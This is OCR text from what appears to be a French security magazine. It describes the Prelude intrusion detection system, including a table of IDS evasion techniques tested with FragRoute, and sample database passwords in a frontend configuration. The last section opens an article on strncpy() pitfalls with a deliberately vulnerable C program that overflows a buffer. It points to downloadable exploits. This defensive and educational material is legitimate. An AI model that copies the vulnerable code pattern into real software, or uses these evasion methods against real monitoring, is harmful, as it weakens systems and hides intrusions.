
- Défragmentation IP

La fragmentation IP est normalement utilisée quand plus de données doivent être envoyées d'une machine à l'autre qu'il n'en est possible. La limite est fixée grâce au MTU (Maximum Transfer Unit ou Unité de Transfert Maximal). Lors d'une communication passant par plusieurs points, le plus petit MTU entre deux des points détermine la taille maximale des paquets pendant la transmission. Un attaquant peut utiliser la fragmentation IP pour échapper à l'IDS, en parasitant l'algorithme de reconnaissance de chaîne. Prelude dispose d'une pile de défragmentation IP, calquée sur la pile de réassemblage du système Linux pour contrer cet effet.

- Réassemblage de flux TCP

Depuis quelques temps, Prelude NIDS est capable de réassembler les flux TCP (option tcp-reasm), ce qui le protège de plusieurs types d'attaque :

- Les attaques sans états

Des méthodes existent pour polluer les logs laissés par des applications de détection d'intrusion comme Prelude NIDS. Certaines applications, telles IDSWakeUp, Stick, ou Snot, envoient des paquets conçus pour générer des faux-positifs et dissimuler ainsi les véritables alertes à l'analyste. Ces applications n'attaquent pas réellement la machine, mais en forgeant un paquet conforme à une règle du moteur de signatures (mais n'appartenant pas a une connexion), ils permettent à un attaquant de polluer les logs pour que l'analyste ne puisse s'y retrouver. A cause de plusieurs milliers d'alertes générées, l'analyste aura du mal à déterminer les événements réellement importants.
L'utilisation de l'option —stateful-only (-z) permet de contourner ces problèmes en n'analysant pas les paquets qui ne sont pas associés à une connexion. Cette protection n'est valable que pour le protocole TCP, qui possède une notion de connexion (ceci permet notamment d'éviter un procédé d'évasion décrit dans "Concepts et contournement des IDS" - "Contournement par élimination" et "Générer des false-positive", de ce même numéro).

- Les tentatives d'évasion, avec FragRoute

Nous avons utilisé l'outil FragRoute, pour tester la fiabilité de la pile de réassemblage TCP. Une fois lancé sur la machine source de l'attaque, FragRoute duplique certains paquets en remplaçant le contenu par des données invalides qui ne seront pas acceptées par le récepteur, mais qui pourraient permettre de contourner l'IDS. Fragroute permet en outre de combiner les différents types d'attaques afin d'accroître leur efficacité. Ici, la plupart des attaques ont au moins été combinées avec les options :

tcp_seg X (chaque segment est divisé en segments de X octets)
order random (envoie des segments en ordre aléatoire).

Le tableau suivant présente les résultats obtenus par Prelude face aux attaques combinées avec les options précédentes : (Figure 3)




fig.3

Prelude-Manager

Le Manager de Prelude est un serveur gérant les différentes connexions des capteurs (voir figure 4). Il centralise l'analyse des données remontées par ceux-ci.

• Fonctionnement

Quand un capteur détecte une activité anormale, il émet une alerte. Le thread serveur du Manager détecte la présence de données sur l'un de ses pools, ce qui déclenche une lecture non bloquante du message qui est ensuite transmis à un ordonnanceur de messages (scheduler). L'ordonnanceur de messages décide ensuite, en fonction des contraintes mémoire et de la priorité du message, s'il doit être conservé en mémoire (pour un traitement rapide), ou temporairement écrit sur le disque (pour un traitement ultérieur). Quand le message peut enfin être traité, il est converti de sa forme brute (binaire) vers sa version IDMEF (toujours binaire).

Types d'attaques	Commentaires	Résultats
Checksum invalide	Les paquets ayant un checksum IP ou TCP invalide sont ignorés.	Prelude résiste
Flags TCP à zéro	Les segments dont l'en-tête TCP contient un champ flag à 0 sont ignorés.	Prelude résiste
Retransmission	Comme spécifié dans la RFC 793, Prelude NIDS favorise toujours les nouvelles données, tant que la séquence correspondante à ces données n'a pas été acquittée.	Prelude résiste
Resynchronisation de la session	Si la connexion est déjà établie, un SYN sera ignoré (la RFC 793 ne parle nulle part de resynchronisation de connexion)	Prelude résiste
Dépassement de fenêtre	Comme spécifié dans la RFC 793, Prelude NIDS ignore le paquet dans le cas où la fenêtre TCP est dépassée.	Prelude résiste
TTL trop court	Nous travaillons actuellement à contourner cette attaque. Les solutions possibles sont : - Emettre une alerte si le TTL change d'une manière trop importante lors d'une communication. - Avoir une table des différents serveurs sur le réseau, et émettre une alerte si le TTL ne correspond plus à l'entrée configurée pour un serveur (NOTE: cela pose problème en cas de routage dynamique, donc cette solution ne peut être appliquée qu'avec la solution 1).	La version de Prelude prochainement distribuée contiendra une solution contre cette attaque.
TCP SACK (Selective ACKnowledgment)	Une gestion minimal des TCP SACK est présente pour éviter certaines attaques par insertion liées à cette option	Attaque non testée, car non supportée par FragRoute
Ordre d'envoi inversé ou aléatoire et découpage des segments	Prelude NIDS tient compte de l'offset des données contenues dans chaque segment.	Prelude résiste
Segment Overlap (favorisant les données récentes)	Cette option ne cause aucun problème, prelude NIDS étant conforme aux RFC 793 et favorisant les données récentes.	Prelude résiste
Segment Overlap (favorisant les données anciennes)	Cette option provoque l'évasion de l'IDS, car il n'est pas possible de gérer les deux types d'overlap (favorisant les données anciennes *OU* nouvelles). En fait, cela ne constitue pas un problème puisque les OS attaqués ne réassemblent pas non plus les segments en conformité avec les RFC. Contrairement à certaines idées reçues (par exemple, Windows qui ne favorise pas les nouvelles données), citons DugSong, auteur de FragRoute : *forward TCP segmentation overlap, favoring newer data (both Windows and Unix operate this way, in contrast to Ptacek and Newsham's results)*	Inapplicable
Paquet TCP contenant l'option PAWS (Protection Against Wrapped Sequence)		Prelude résiste

forme brute (binaire) vers sa version IDMEF (toujours binaire). Le format IDMEF n'étant pas toujours adapté à certaines données émises par les capteurs, des plugins de décodage sont parfois nécessaires au moment de la lecture des messages. Ces plugins, propres à chaque senseur, convertissent les données brutes en IDMEF.

Par exemple, le capteur Prelude NIDS souhaite faire apparaître le paquet qui a généré une alerte à la lecture par l'utilisateur. IDMEF ne fournit pas de champ réellement adapté à la structure d'un paquet. Pour cette raison, un plugin décode le paquet et le transforme en données additionnelles, visibles dans l'alerte IDMEF.

Le message IDMEF généré est ensuite envoyé à la section de contre-mesure de Prelude, elle-même constituée de plugins. Un plugin de triggering (déclencheur) décide, en fonction de la configuration et de l'alerte, si une contre-mesure est nécessaire. Dans ce cas, le plugin de triggering envoie une requête vers un plugin de communication, qui la transmet à un agent distribué susceptible d'y répondre. Le message IDMEF est ensuite transmis aux plugins de reporting et de base de données qui se chargent de le mettre au format souhaité (spécifique au plugin). Ainsi, le message pourra être écrit dans une base de données, dans un fichier, ou autre...

Actuellement, les plugins de reporting et de base de données disponibles sont :

- Plugin MySQL
- Plugin PostgreSQL

Console d'administration

Le Manager Prelude dispose aussi d'une console d'administration. En effet, chaque capteur transmet au Manager une liste d'options modifiable à distance. Le Manager transforme cette liste d'options en XML, et celle-ci est fournie aux clients qui en font la demande au serveur d'administration. Toujours par le biais de requêtes XML, le client peut demander l'activation d'une option. Certaines parties de la console ne sont pas encore implémentées, par manque de temps. Il s'agit surtout de la création de la DTD XML pour la description d'options, et la conversion des options en XML.

L'option admin-srvr régit l'adresse et le port sur lesquels le serveur d'administration écoute.

Manager relais

Les managers peuvent aussi être configurés pour agir en tant que relais. Cela se révèle particulièrement utile lorsqu'un réseau est divisé en sous-réseaux et que la contre-mesure a lieu sur un sous-réseau, mais le logging est centralisé. Pour activer le relayage, utilisez l'option relay-manager dans le fichier de configuration ou sur la ligne de commande. Par exemple, pour relayer les alertes et les renvoyer à 192.168.1.27 ou en cas d'impossibilité, à 192.168.2.51 et 192.168.2.53.
relay-manager = 192.168.1.27 || 192.168.2.51 && 192.168.2.52;

La configuration de prelude-manager est gérée dans le fichier /usr/local/etc/prelude-manager/prelude-manager.conf
(Figure 4)




fig.4

Prelude-LML

Prelude-LML ou Prelude Log Monitoring Lackey, correspond à une partie du projet permettant de traiter les aspects *host based* de la détection d'intrusion (voir figure 5). D'une part, il centralise les logs issus de différentes plate-formes. D'autre part, il analyse ces logs afin d'y découvrir ce qui pourrait correspondre à des informations importantes pour la sécurité. Les différentes plate-formes supportées sont les machines utilisant le protocole BSD Syslog :

- les Unix,
- les routeurs et les switches,
- les pare-feux,
- les imprimantes,
- les systèmes transformant leurs logs dans ce format universel (comme les Window NT/2K/XP avec l'utilisation d'outils comme Ntsyslog)...

Ainsi, en disposant Prelude-LML sur un réseau à surveiller et en configurant simplement les autres machines afin qu'elles transmettent leurs logs au nouveau démon syslog simulé par LML, il est possible de centraliser toutes ces informations. Cette fonctionnalité d'unification des logs au format Syslog s'active simplement dans le fichier de configuration de Prelude-LML (en général dans /usr/local/etc/prelude-lml/prelude-lml.conf) grâce aux lignes suivantes :

```
[Udp-Srvr]
port = 514          # Port d'écoute (514 par défaut)
addr = 192.168.1.99  # Adresse d'écoute (0.0.0.0 par défaut)
```

ou bien directement depuis la ligne de commande :
/usr/local/bin/prelude-lml —udp-srvr —addr 192.168.1.99 —port 514

Il est également possible d'installer Prelude-LML en local sur une machine Unix afin qu'il puisse jouer non pas le rôle de serveur syslogd écoutant les alertes arrivant du réseau, mais plutôt le rôle d'analyseur de logs locaux un peu comme le fait un outil tel que Swatch.
En effet, que ce soient des logs arrivant du réseau au format classique Syslog ou que ce soient des logs dans des fichiers locaux sur une machine Unix, Prelude-LML est capable de les analyser grâce à un ensemble de plugins qui recherchent l'existence d'activités à remonter pour l'analyse de la sécurité. Ces plugins sont appelés par l'utilisation de la librairie PCRE et leur configuration s'effectue par défaut dans le fichier /usr/local/etc/prelude-lml/plugins.rules .
Ce fichier stipule quel plugin doit être appelé éventuellement de manière exclusive, lorsque telle ou telle expression régulière concorde avec une ligne d'alerte observée. Ainsi, il existe un plugin spécifique pour les logs issus de noyaux protégés par le patch PaX, ainsi qu'un plugin générique permettant de parser tout type de logs de façon simple.

Par exemple, il existe déjà dans Prelude-LML plusieurs règles pour parser :

- les logs de IPFW pour FreeBSD,
- les logs de Netfilter pour Linux 2.4.x,
- les logs de routeurs Cisco et Zyxel,
- des logs spécifiques Unix...

L'écriture de parsers de logs spécifiques pour de nombreux produits est une tâche qui devra être poursuivie dans le futur, sachant que la puissance de PCRE facilite amplement le travail. (Figure 5)




fig.5

Et là, Tomu nous demande inquiet : *mais que fait Prelude-LML une fois qu'il découvre effectivement une alerte qui concorde avec une expression régulière utilisée sur un plugin ?* Là encore, sans parler de Prelude en particulier, lorsque l'on fait de la détection d'intrusion, la centralisation des logs venant de différents sensors demeure une chose importante et elle doit être au minimum appuyée par des services d'authentification, d'intégrité et éventuellement de confidentialité. Aussi, comme prelude-lml utilise la librairie libprelude vue précédemment, il est possible de rapatrier toutes nos alertes par le biais de tunnels SSL où l'intégrité et la confidentialité des messages sont assurées, ainsi que l'authentification entre les sensors et le manager avec lequel ils communiquent. Cela évite d'une part que Tomu puisse impunément envoyer trop de fausses alertes, ou même lire les remontées de sécurité sur le réseau. Ainsi, nous avons un système robuste qui part des systèmes potentiellement agressés jusqu'au manager de sécurité. De plus, les logs sont lus, analysés puis transformés si besoin au format IDMEF implémenté dans la libprelude, et enfin remontés par SSL à un manager. Ce dernier reçoit ainsi des logs dans un format normalisé et standard, ce qui lui permet de gérer une seule sorte de message de sécurité ; on est ainsi passé de façon transparente des logs classiques aux alertes IDMEF.

Prelude-PHP-Frontend

Prelude-PHP-Frontend correspond à la partie interface Web d'administration du projet Prelude (voir figures 6 et 7). Composée de nombreux scripts PHP, elle s'appuie sur Apache et sur les librairies Adodb et PhPlot. D'un point de vue architectural, le Manager écrit dans sa base de données les alertes au format IDMEF (1). Celle-ci peut être interrogée classiquement via des requêtes SQL en local ou à distance (3): ce qui permet de déporter le serveur Apache/PHP sur une autre machine. On a donc une relation fonctionnelle du type : *[Prelude-Manager] —-(1)stocke—-> [Database-IDMEF] <—-(3)interroge—- [Apache/PHP] <—-(2)consulte— [Browser-web].* Lors du déploiement de Prelude, le choix des rôles à assigner aux différentes machines est donc assez important. Vous pouvez ainsi rassembler tous les éléments de Prelude sur une ou deux machines, sachant que l'idéal demeure néanmoins la séparation des fonctions sur des machines distinctes afin de respecter le principe de moindre privilège. En général, cela dépend essentiellement des moyens, de l'environnement d'intégration et de la culture des administrateurs.

Le frontend **limite les accès à l'interface Web d'administration** de Prelude grâce à la notion de comptes. Leur utilisation permet de définir plusieurs **profils d'administration**. Il est en effet très important sur de grands réseaux possédant des architectures complexes, de pouvoir bénéficier de profils d'administrateurs de sécurité. Aussi, une fois connecté sur Prelude-PHP-Frontend, vous pouvez définir différentes couches (layouts) d'administration qui dépendent de ce que vous désirez surveiller. L'interface Web permet de configurer les vues qui vous intéressent.





fig.6



Ainsi dans une entreprise, certains administrateurs de sécurité voudront accéder à toutes les alertes en même temps, d'autres préféreront uniquement les alertes des routeurs et des firewalls, d'autres uniquement celles de machines sous Unix ou Windows, etc.
Dès la conception de Prelude-PHP-Frontend, la possibilité de configurer à souhait les vues sur les alertes et les statistiques a été un élément clef.

Déployer Prelude

♦ Principes d'installation

Généralement, vous avez besoin d'installer plusieurs types de composants :
La librairie **libprelude** indispensable pré-requise pour chaque package, sauf pour le Frontend web qui ne fait appel qu'à du PHP.
Un manager nommé **prelude-manager** (voire plusieurs managers pour certaines architectures complexes).
Des capteurs (*sensors*) comme : **prelude-lml** pour ce qui est orienté système ou **prelude-nids** pour ce qui est orienté réseau.
Un frontend Web nommé **prelude-php-frontend** pour accéder aux données correspondant aux attaques gérées par un manager.
Voyons pas à pas sur un exemple comment se déroule l'installation.

Installez les binaires de votre manager et de vos sensors

Dans un premier temps, nous supposons que nous avons dédié une machine nommée **vador** pour jouer le rôle de manager. Nous y installons donc le composant **prelude-manager**. Nous plaçons ensuite une sonde NIDS (composant **prelude-nids**) sur une autre machine nommée **boba**, puis une sonde LML (composant **prelude-lml**) sur une dernière machine nommée **palpatine**.
Chaque composant (manager, nids ou lml) reposant sur la bibliothèque **libprelude**, il est essentiel que celle-ci soit installée **avant** tout autre composant.
Sans rentrer dans les détails, notons que les différents packages de Prelude s'installent classiquement par la procédure *: configure ; make ; make install (en root)*. Si vous cherchez les options possibles avant même la compilation, utilisez *configure —help*. Ensuite certains mini outils de configuration vous aideront à mettre en place vos paramètres pour Prelude comme nous le verrons plus loin.

La déclaration des sensors sur le manager

Signalons tout d'abord que le support SSL pour les transactions sécurisées entre composants (sensors/manager) nécessite l'installation préalable d'OpenSSL. Sa disponibilité est vérifiée lors de l'exécution de la commande *configure* :

```
vador$ cd libprelude
vador$ ./configure
(...)
*** Dumping configuration ***
  - Use OpenSSL          : yes
  - Generate documentation : no
  - Profiling enabled    : no
```

Pour permettre au serveur (prelude-manager) et aux clients (les senseurs) de communiquer, il faut inscrire ces derniers auprès du manager en suivant le fonctionnement donné ci-après.

Sur un sensor

```
# sensor-adduser —sensorname prelude-nids —uid 0 —manager-addr vador
```

Sur le manager

```
# manager-adduser
[...]
Generated one-shot password is "#2600|:-)".
This password will be requested by "sensor-adduser" in order to connect.
Please remove the first and last quote from this password before using it.
waiting for install request from Prelude sensors...
```

Sur le sensor

```
Please use the one-shot password provided by the "manager-adduser" program.
Enter registration one shot password : #2600|:-)
Please confirm one shot passwrd : #2600|:-)
connecting to Manager host (vador:5553)... Succeeded.
[différentes informations serons demandés en fonction du mode de communication utilisé]
Plaintext account creation succeed with Prelude Manager.
Allocated ident for prelude-nids@: 944201910588611665.
```

Attention : si un sensor accède au manager par le biais de l'interface locale, le support SSL n'est pas utilisé.

La base de données des alertes

Le **manager** peut stocker les alertes dans une base de données si le support associé est installé. Vous devez alors après le make install, lancer la configuration de la base de données à l'aide du script prelude-manager-db-create.sh.
Ce script pose une série de questions afin de pouvoir installer cette base de données. Les données y seront stockées au format IDMEF. C'est ensuite le frontend qui l'interroge pour vous permettre de visionner les alertes.

format IDMEF. C'est ensuite le frontend qui l'interroge pour vous permettre de visionner les alertes.

Le frontend

Le frontend n'étant pas un programme en soit, il s'installe différemment. Sur la machine choisie pour le frontend, il suffit de :

- Lancer le script prelude-db-create.sh fourni dans le package Prelude-PHP-Frontend, afin d'installer une base de données dédiée au Frontend (gestion des utilisateurs du Frontend, préférences, etc.),
- Modifier le fichier dans db/variables.inc.php comme précisé par le script précédent et éventuellement modifier les chemins des librairies comme Adodb et PhPlot, qui peuvent être spécifiques à votre machine. Pour la base de données où sont écrites les alertes, et pour celle du Frontend (préférences, profils, etc), on précisera donc : où se trouve chaque base, de quel type de base il s'agit, le nom de la base et un login/password permettant de s'y connecter. Cela donne par exemple :

```
// Frontend Database parameters
$frontend_db_host = "localhost";
$frontend_db_user = "prelude_frontend";
$frontend_db_password = "fR0nT3nd";
$frontend_db_name = "prelude_frontend";
$frontend_db_type = "mysql";
// Manager Database parameters
$manager_db_host = "localhost";
$manager_db_user = "prelude";
$manager_db_password = "M4n4g3R";
$manager_db_name = "prelude";
$manager_db_type = "mysql";
$adodb_path = "/usr/lib/adodb/";
$phplot_path = "/usr/lib/phplot/";
```

- Copier le répertoire prelude-php-frontend dans la racine de votre serveur Apache (souvent il s'agit de /var/www/ , vérifiez donc la ligne *DocumentRoot* dans votre fichier de configuration d'Apache nommé httpd.conf),
- Se connecter à votre serveur Apache http://votre-serveur/prelude-php-frontend/ et vous loguer avec le compte créé pendant la procédure d'installation (1). Cette connexion n'est autorisée que si vous possédez un login/password valide.

Évidemment par la suite, si vous accédez à distance à ce serveur web, l'idéal reste d'installer le support SSL/TLS sur votre serveur Apache afin d'assurer la confidentialité, l'intégrité et l'authentification des sessions vers Prelude-PHP-Frontend.

Intégration à différents environnements et problématiques

Plaçons-nous dans un cas très général d'architecture où l'on souhaite bénéficier d'une surveillance de sécurité complète.

Nous proposons le schéma réseau suivant avec plusieurs parties :

- Internet: où se cachent Tomu et ses amis toujours à la recherche d'un nouveau Gibson à pirater,
- Une DMZ offrant des services accessibles sur l'extérieur,
- Une zone centrale semi-privée accueillant les accès distants VPN, des serveurs et des proxys,
- Un LAN interne où l'on peut trouver des stations, imprimantes, serveurs, etc,

Une zone hébergeant un point d'accès Wireless (802.11b).

On suppose qu'un travail de sécurité a déjà été pratiqué en amont (séparation en zones en fonction de la sensibilité et de la vulnérabilité ou exposition potentielle des machines, données, etc.). Comme vous pourrez le constater en regardant de près, nous n'avons pas reporté toutes les flèches et nous n'avons pas




fig.8

non plus surchargé ce réseau en services de sécurité. Il s'agit d'une illustration permettant de comprendre une stratégie de déploiement.

Une question demeure : en cas d'agression interne ou externe, comment optimiser nos chances de pouvoir détecter des événements anormaux caractérisant une attaque ? A cet effet, sur chacun des brins à surveiller (cela dépend de leur niveau d'importance, etc.), il est conseillé de disposer des sondes Prelude-NIDS pour y écouter le trafic et éventuellement découvrir des agressions informatiques (dans la DMZ, sur les LAN internes, etc.). Évidemment, la centralisation facilitant le travail de corrélation pour les administrateurs de sécurité, il est raisonnable de posséder un Prelude-Manager sur une machine bien protégée qui n'accepterait quasiment que les remontées d'alertes dans des flux chiffrés via SSL.

Par ailleurs, chaque système capable de générer des logs au format Syslog peut être configuré pour renvoyer ces derniers vers un ou plusieurs services Prelude-LML, ce dernier analysant les données reçues afin d'en avertir le manager.

Enfin, la consultation simplifiée des logs par le biais d'une interface Web et uniquement pour les postes et clients autorisés doit être mise en place autour du composant Prelude-PHP-

Frontend.

Le futur ?

Timer persistant

Comme la plupart des NIDS, prelude-NIDS utilise actuellement des timers avec expiration statique pour terminer de vieilles connexions inactives (défragmentation IP / re-assemblage de flux TCP). Cette technique est sujette à évasion. Nous étudions différents moyens d'utiliser des timers persistants (c'est-à-dire avec une durée de vie suffisamment longue pour être supérieure aux systèmes d'exploitation existants). Ceci tout en gardant une consommation mémoire acceptable.

Prelude-idmef

Prelude IDMEF sera un outil destiné à envoyer des alertes au Manager Prelude via la ligne de commande. L'intérêt d'un tel outil est la possibilité de convertir des scripts de sécurité shell, ou perl, pour qu'ils puissent transmettre leurs alertes à Prelude.

L'agent de contre-mesure

L'agent de contre-mesure est en cours de développement. C'est lui qui recevra les requêtes de réactions émises par le Manager. Il s'appuie des plugins qui sont en fait des drivers pour différents systèmes de contre-mesure (Netfilter, Ipfw, Ipfilter, throttling, islanding).

Algorithmes de pattern matching

Une librairie, nommée libqsearch, est en cours de développement. Elle fournira de manière générique différents algorithmes de reconnaissance de chaîne. Les utilisateurs d'outils utilisant libqsearch pourront alors spécifier l'algorithme de reconnaissance de chaîne de leur choix. Cette librairie fournit entre autres des automates déterministes à états finis, afin de grouper les différentes chaînes à reconnaître, ce qui contribue à améliorer considérablement les performances.

Conclusion

Nous ne prétendons pas que le système hybride Prelude est la solution idéale au problème de la détection d'intrusion. Et nous prétendons encore moins que la détection d'intrusion soit efficace dans toutes les situations rencontrées usuellement par les administrateurs de sécurité. Mais ce qui est certain, c'est qu'il devient ainsi plus risqué de prendre la main sur une machine à distance lorsqu'une infrastructure est complètement surveillée en permanence par un réseau de capteurs semi-intelligents renvoyant tout signe de suspicion d'attaque à des managers protégés comme des bastions. Nous savons évidemment qu'il existe de nombreuses techniques d'évasions mais nous cherchons à réduire toujours plus la marge de manoeuvre de Tomu et de ses petits amis. Traverser un réseau composé d'outils de détection d'intrusion réseau, prendre la main sur un service de manière furtive, effacer ses traces sans qu'elles aient eu le temps de remonter à un point central ou choisir ses attaques pour qu'elles ne laissent rien dans les logs, puis accroître ses privilèges sur des systèmes sans cesse en alerte et rebondir sur d'autres morceaux de réseaux encore eux-mêmes protégés demeure alors un sport difficile et qui n'est pas sans risque...

Contributeurs

Nous tenons à remercier (par ordre alphabétique):
Philippe Biondi, Jeremie Brebec, Odile Darmet, Yann Droneaud, Eberkut, Pierre-Alain Fayolle, Romain Francoise, Vincent Geay, Sylvain Gil, Vincent Glaume, Arnaud Guignard, Baptiste Malguy, Marie-Pierre Oudot, Bastien Quelen, Michael Samuel, Gilles Seguin, Thomas Seyrat, Alexandre Launay, Marchand Thierry, Mathieu Toussaint, Sebastien Tricaud, Pierre-Jean Turpeau, Krzysztof Zaraska
qui ont tous apporté leur pierre au projet Prelude-IDS.

Auteurs

Yoann Vandoorselaere <yoann@mandrakesoft.com>
Ingénieur en développement auteur de Prelude et chef de projet chez MandrakeSoft, qui sponsorise le projet.
Laurent Oudot <oudot.laurent@wanadoo.fr>
Ingénieur chercheur en sécurité des systèmes d'Information au Commissariat à l'Energie Atomique CEA/DIF, et enseignant à l'ENSEIRB et à l'EPF.

Références

Textes

RFC 3164 BSD syslog Protocol
Libsafe 2.0: Detection of Format String Vulnerability Exploits
"Network Intrusion Detection, an Analyst's Handbook", de Stephen Northcutt et Judy Novak
"Intrusion Detection Message Exchange Format, Data Model and Extensible Markup Language (XML)Document Type Definition" : http://www.ietf.org/internet-drafts/draft-ietf-idwg-idmef-xml-06.txt

Outils

Prelude-IDS : http://www.prelude-ids.org
Snort : http://www.snort.org
Libsafe : http://www.research.avayalabs.com/project/libsafe/
PaX : http://pageexec.virtualave.net
NTsyslog : http://ntsyslog.sourceforge.net/
Swatch : http://www.oit.ucsb.edu/~eta/swatch/
Snot : http://www.sec33.com/sniph/
Stick : http://www.eurocompton.net/stick/projects8.html
IDSWakeUp : http://www.hsc.fr/ressources/outils/idswakeup/
FragRoute : http://www.monkey.org/~dugsong/fragroute/

Le piège des fonctions strn*()

Après avoir répété sans relâche aux programmeurs que les fonctions strcpy() et strcat() étaient potentiellement dangereuses et susceptibles d'induire des débordements de buffer, on a remarqué une prise de conscience de ces derniers qui emploient maintenant de plus en plus leurs équivalents sécurisés strncpy() et strncat(). Ces fonctions nécessitent la spécification, via leur 3e argument, du nombre d'octets maximum à copier afin d'éviter un débordement de buffer. Malheureusement, la définition de ces fonctions n'est pas intuitive et trompe bon nombre de programmeurs même confirmés.

Nous présentons plusieurs utilisations erronées de ces fonctions qui débouchent sur des débordements de buffer exploitables, c'est-à-dire qui permettent l'exécution de code arbitraire, ce qui n'est pas le cas de tous les débordements de buffer. Nous ne reviendrons pas sur les méthodes existantes pour exploiter des débordements de buffer dans la pile : le lecteur intéressé se référera aux articles [1] et [2]. Néanmoins, afin de montrer que le risque n'est pas uniquement théorique, les exploits correspondants sont téléchargeables à l'adresse **http://diwww.epfl.ch/~ogay/misc3-strn.tar.gz**.

Strncpy() non-null termination

Voici notre premier exemple de programme vulnérable :

```
1  #include <string.h>
2
3  func(char *sm) {
4        char buffer[12];
5
6        strcpy(buffer, sm);
7  }
8
9  main(int argc, char *argv[])
10 {
11       char entry2[16];
12       char entry1[8];
13
14 if (argc > 2) {
15       strncpy(entry1, argv[1], sizeof(entry1));
16       strncpy(entry2, argv[2], sizeof(entry2));
17       func(entry1);
18       }
19 }
```

